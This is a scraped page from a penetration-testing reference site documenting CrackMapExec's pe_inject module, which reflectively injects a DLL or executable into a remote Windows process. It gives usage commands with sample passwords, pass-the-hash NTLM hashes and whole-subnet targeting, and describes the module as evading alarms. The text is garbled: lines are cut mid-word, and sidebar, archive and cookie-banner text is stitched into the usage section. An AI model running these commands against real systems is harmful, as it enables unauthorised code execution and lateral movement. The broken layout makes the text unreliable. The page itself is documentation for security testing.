InfosecMatter
PRACTICAL CYBER SECURITY

Vulnerability Assessment Penetration Testing Network Security Bug Hunting Tools Metasploit Glossary Contact Support

CrackMapExec Pe_inject (smb)

This page contains detailed information abou
protocol. For list of all CrackMapExec module

Description

This module downloads the specified DLL/EX
ReflectivePEInjection.ps1 script.

The pe_inject module is OPSEC safe. This me
any alarms.

Supported Protocols

- mssql
- smb

Module Source Code

- https://github.com/byt3bl33d3r/CrackM

Authors

- @byt3bl33d3r

Module Options

Here is a complete list of pe_inject module options:

```
# cme smb -M pe_inject --options
[*] pe_inject module options:

            PATH     Path to dll/exe to inject
            PROCID   Process ID to inject into (default: current powershell process)
            EXEARGS  Arguments to pass to the executable being reflectively loaded (default: None)
```

The PATH option is required! Make sure to set it when using this module.

Module Usage

This is how to use the pe_inject module while using the smb protocol:

```
Syntax:
# cme smb <TARGET[s]> -u <USERNAME> -p <PASSWORD> -d <DOMAIN> -M pe_inject -o PATH=<path>

Local admin:
```

SEARCH THIS SITE

FOLLOW US

Github | Twitter | Facebook

Enter your email address:

Subscribe

CATEGORIES

- Bug Bounty Tips (10)
- Exploitation (13)
- Network Security (8)
- Penetration Testing (42)
- Tools and Utilities (9)
- Vulnerability Assessment (8)

ARCHIVES

- January 2022 (1)
- November 2021 (1)
- October 2021 (1)
- July 2021 (1)
- June 2021 (1)
- May 2021 (5)
- April 2021 (6)
- December 2020 (3)
- November 2020 (3)
- October 2020 (3)
- September 2020 (3)
- August 2020 (4)
- July 2020 (4)
- June 2020 (6)

```
# cme smb 10.0.5.1 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.1 -u Administrator -p P@ss123 --local-auth -M pe_inject -o PATH=/path/to/bin.dll

Domain user:
# cme smb 10.0.5.1 -u bkpadmin -p P@ss123 -d target.corp -M pe_inject -o PATH=/path/to/bin.dll
```

CrackMapExec also supports passing the hash, so you can specify NTLM hash instead of a password:

```
# cme smb 10.0.5.1 -u Administrator -H 432b022dc22aa5afe884e986b8383ff2 -d . -M pe_inject -o PATH=/pat
# cme smb 10.0.5.1 -u bkpadmin -H 432b022dc22aa5afe884e986b8383ff2 -d target.corp -M pe_inject -o PATH
```

The pe_inject module can be also used against multiple hosts. Here's how to run it against multiple hosts:

```
# cme smb target_list.txt -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.0/24 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.1-100 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
```

References

- https://powersploit.readthedocs.io/en/latest/CodeExecution/Invoke-ReflectivePEInjection/
- https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

Version

This page has been created based on CrackMapExec version 5.1.7dev.
Visit CrackMapExec Module Library for more modules.

Welcome

This site asks for consent to use your data

Personalised advertising and content, advertising and content measurement, audience research and services development

Store and/or access information on a device

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with 134 TCF vendor(s) and 63 ad partner(s), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.

May 2020 (6)


April 2020 (4)

March 2020 (4)


February 2020 (7)

January 2020 (1)


RECENT POSTS



Nessus Plugin Library



Solving Problems with Office 365 Email from GoDaddy



Empire Module Library


CrackMapExec Module Library

Metasploit Android Modules

MOST VIEWED POSTS


Top 16 Active Directory Vulnerabilities

Top 10 Vulnerabilities: Internal Infrastructure Pentest



Terminal Escape Injection

Cisco Password Cracking and Decrypting Guide




Capture Passwords using Wireshark


MOST VIEWED TOOLS

SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)


SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)



Port Scanner in PowerShell (TCP/UDP)



Nessus CSV Parser and Extractor



Default Password Scanner (default-http-login-hunter.sh)